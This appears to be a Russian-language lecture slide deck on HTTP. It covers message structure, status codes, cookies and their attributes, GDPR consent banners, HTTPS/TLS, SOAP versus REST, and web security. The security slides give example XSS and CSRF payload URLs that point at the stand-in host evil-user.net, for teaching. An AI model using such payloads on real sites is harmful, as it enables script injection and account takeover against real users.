
Структура сообщения запроса (вид сверху)

- ◎ Строка запроса
- ◎ Заголовки запроса
- ◎ Пустая строка `_(ツ)_/`
- ◎ [Тело запроса]

```
GET / HTTP/1.1  
Host: weather.nsu.ru  
Connection: keep-alive
```





A decorative network diagram in the top-left corner, consisting of various sized nodes (some solid grey, some hollow white) connected by thin grey lines, forming a complex web-like structure.

6

HTTP ответы


От сервера к клиенту

A decorative network diagram in the bottom-right corner, similar to the one in the top-left, with nodes and connecting lines.

Структура сообщения ответа (вид сверху)

- ◎ Строка статуса
- ◎ Заголовки ответа
- ◎ Пустая строка `_(ツ)_/`
- ◎ [Тело ответа]

```
HTTP/1.1 200 OK  
Server: nginx/1.14.0 (Ubuntu)  
Content-Type: text/html
```





Строка статуса

- ◎ Версия протокола
 - Всегда **HTTP/1.1**
- ◎ Код ответа
 - Трёхзначное число
- ◎ Словесное пояснение
 - Только для людей

HTTP/1.1 200 OK

Коды ответов

- ◎ 1xx informational response
- ◎ 2xx successful
- ◎ 3xx redirection
- ◎ 4xx client error
- ◎ 5xx server error
- ◎ В **некоторых** API все штатные ответы имеют код **200**, а прикладные статусы отдаются **полем в теле** ответа



Некоторые стандартные коды ответов HTTP

◎ **500**

◎ **503**

◎ **302**

◎ **301**

◎ **403**

◎ **401**

◎ **418**



Стандартные заголовки ответа

Server

- Название и версия сервера

Location

- Адрес перенаправления
- Используется при редиректах

Transfer-Encoding

- Форма кодирования ответа:
chunked, compress, deflate, gzip

Set-Cookie

- Сохранение данных на клиенте

Cookie – это как номерок в гардеробе

Тебе не важно, какой он.
Просто верни его бабушке.



Основные сведения о cookies

- ◎ **Небольшие** (<4KB) кусочки **произвольных** данных
- ◎ Бывают **сессионные** и **постоянные**
- ◎ Применения
 - Аутентификация
 - Персонализация
 - Ведение сессий
 - Сбор статистики


Атрибуты cookies

- ◎ **name** – название (любое)
- ◎ **value** – полезная нагрузка (любая)
- ◎ **expires** / **max-age** – дата либо срок окончания
- ◎ **path** – привязка к конкретному ресурсу сервера
- ◎ **domain** – привязка к домену
- ◎ **secure** – только для передачи по HTTPS
- ◎ **httponly** – запрет доступа из JS

3rd party cookies

Пример 1

1




Send sign-in request to server

Send session ID cookie back to browser




2



Request auth.site along with session ID cookie

Session ID valid; user signed in immediately

3



Request auth.site along with session ID cookie

Session ID valid; user signed in immediately



3rd party cookies

Пример 2






**В начале 2000-х
в США было
3 крупных
скандала вокруг
cookies.**

GDPR

Евросоюз в мае 2018
приравнял большинство
cookies к персональным
данным



COOKIE CONSENT

Мы обрабатываем cookies, чтобы сделать наш сайт удобнее и персонализированнее для вас. Подробнее: политика использования [cookies](#) и [защита данных](#).

Принять

sberbank.ru

Здесь мы не только рассказываем о сити-фермерстве, но и собираем куки, потому что без них вообще ничего не работает

Ничего, я привык

city-farmer.ru

Мы используем куки на всех своих сайтах, включая этот, потому что без кук вообще весь интернет работал бы через жопу


Прекрасно

artlebedev.ru



Режим инкогнито в браузерах

- ⦿ Открывает сайты с пустым хранилищем cookies
- ⦿ Исключает проброс персональных предпочтений (паролей, настроек и т.п.)

A cartoon illustration of a person with a white head and a purple shirt talking to the Google Chrome logo. The logo is a large, colorful sphere with a blue circle in the center. The person is on the right, and the logo is on the left. A speech bubble is above the person.

Расскажи дяде Хрому, какой сайт ты хочешь посетить?

Не скажу

A cartoon illustration of a person with a white head and a purple shirt talking to the Google Chrome logo. The logo is a large, colorful sphere with a blue circle in the center. The person is on the right, and the logo is on the left. A speech bubble is above the person. The logo is dressed as a detective, wearing a black hat, a black coat, and black glasses. A speech bubble is above the logo.

Может хочешь рассказать это Мистру инкогнито?

Хорошо!

Передача cookies

- ◎ От сервера клиенту:
 - Заголовок **Set-Cookie**
- ◎ От клиента серверу:
 - Заголовок **Cookie**
- ◎ Cookies не являются структурной единицей сообщений в HTTP

Структура сообщения **ответа** (вид сверху)

- ◎ Строка статуса
- ◎ Заголовки ответа
- ◎ Пустая строка `_(ツ)_/`
- ◎ [Тело ответа]

```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Content-Type: text/html
```



*Лучше 1 раз увидеть,
чем 100 раз услышать*

A decorative network diagram in the top-left corner, consisting of various sized nodes (some solid, some hollow) connected by thin lines, forming a complex web structure.

6

Соучастники НТТР

НТТРs и другие комбинации

A decorative network diagram in the bottom-right corner, similar to the one in the top-left, showing a cluster of interconnected nodes and lines.


HTTP Secure

- ⦿ ⚠ **Не является** самостоятельным протоколом
- ⦿ HTTPS = HTTP + **SSL/TLS**
- ⦿ Серверные приложения могут не знать про TLS
- ⦿ Но клиенты знать обязаны:
 - Порт меняется с 80 на **443**
 - Схема меняется с http:// на **https://**
 - [Применяется TLS **SNI**]

План рассказа про SSL/TLS

Что будет
в этой лекции

Что творится
на самом деле



SSL/TLS

- ◎ TLS – это современная версия **SSL**
- ◎ Место в стеках:
 - OSI – уровень **представления**
 - TCP/IP – **прикладной** уровень
- ◎ TLS снимается **до** обработки запроса сервером
- ◎ TLS добавляется **после** отправки ответа им же



HTTP может использоваться
как транспорт для других
протоколов.

SOAP – Simple Object Access Protocol

Позволяет заранее **четко**
обозначить, **как и чем**
будут обмениваться
стороны при общении

SOAP = HTTP + XML



SOAP строится на 2 артефактах

WSDL

Web Service Description Language

Описывает набор действий, то есть «**как**» будут общаться стороны.

XSD

XML Schema Definition

Описывает передаваемые данные, то есть «**чем**» будут обмениваться стороны.

Достоинства и недостатки SOAP

👍 Строгость

👍 Универсальность

👎 Болтливость

👎 Производительность

👎 «XSD hell»

REST – REpresentational State Transfer

Архитектурный стиль
построения сервисов


REST = HTTP + JSON



Основные свойства REST

- ◎ URL является частью смысловой нагрузки запроса
 - HTTP метод обозначает действие
 - Ресурс – объект приложения действия
- ◎ Имеет весомые плюсы:
 - Простой
 - Лаконичный
 - Быстрый

Архитектурные стили API



DIFFERENT TYPES OF API



	REST	GRAPHQL	SOAP	RPC
STRUCTURE	FOLLOWS SIX ARCHITECTURAL CONSTRAINTS	SCHEMA AND TYPE	MESSAGE STRUCTURE	LOCAL PROCEDURAL CALLS
FORMAT	JSON, XML, HTML, PLAIN TEXT	JSON	XML	JSON, XML, FLATBUFFERS, ETC
ADVANTAGES	FLEXIBLE IN TERMS OF DATA FORMAT AND STRUCTURE	SOLVES OVER-FETCHING AND UNDER-FETCHING	HIGHLY SECURE AND EXTENSIBLE	LIGHTWEIGHT PAYLOADS MAKE IT HIGH PERFORMING
USE CASES	RESOURCES BASED APPS	MOBILE APIS	PAYMENT GATEWAYS	COMMAND-FOCUSED SYSTEMS



A decorative network diagram in the top-left corner, consisting of various sized nodes (some solid, some hollow) connected by thin lines, forming a complex web structure.

7

Безопасность


Нападение и защита

A decorative network diagram in the bottom-right corner, similar to the one in the top-left, with nodes and connecting lines.

Некоторые известные атаки на HTTP

- ◎ **Cross-Site Scripting (XSS)** – межсайтовый скриптинг
 - Разновидность атак-внедрений (injection)
- ◎ **Cross-Site Request Forgery (CSRF)** – межсайтовая подделка запросов

✉ `https://insecure-website.com/comment?message=<script src=https://evil-user.net/badscript.js></script>`



* Password

? Sensitive data

\$ Wire transfer

♥ Mother's maiden name


XSS

<https://vulnerable-website.com/email/change?email=pwned@evil-user.net>



CSRF

За счет чего это работает?




XSS vs XSRF

Свойство	XSS	XSRF
Выполняемое действие	Любое, реализуемое из браузера жертвы	Доступное пользователю в текущем режиме
Feedback для атакующего	Есть	Нет
Типичное применение	Кража данных жертвы (пароли, ID, ...)	Выполнение действий от имени жертвы


Cross-Origin Resource Sharing (CORS)

- ◎ По умолчанию все клиентские запросы подпадают под **Same Origin Policy (SOP)**
 - *Откуда пришла страница, только туда и можно делать запросы*
- ◎ Так обеспечивается **безопасность**
- ◎ Но это бывает **неудобно**

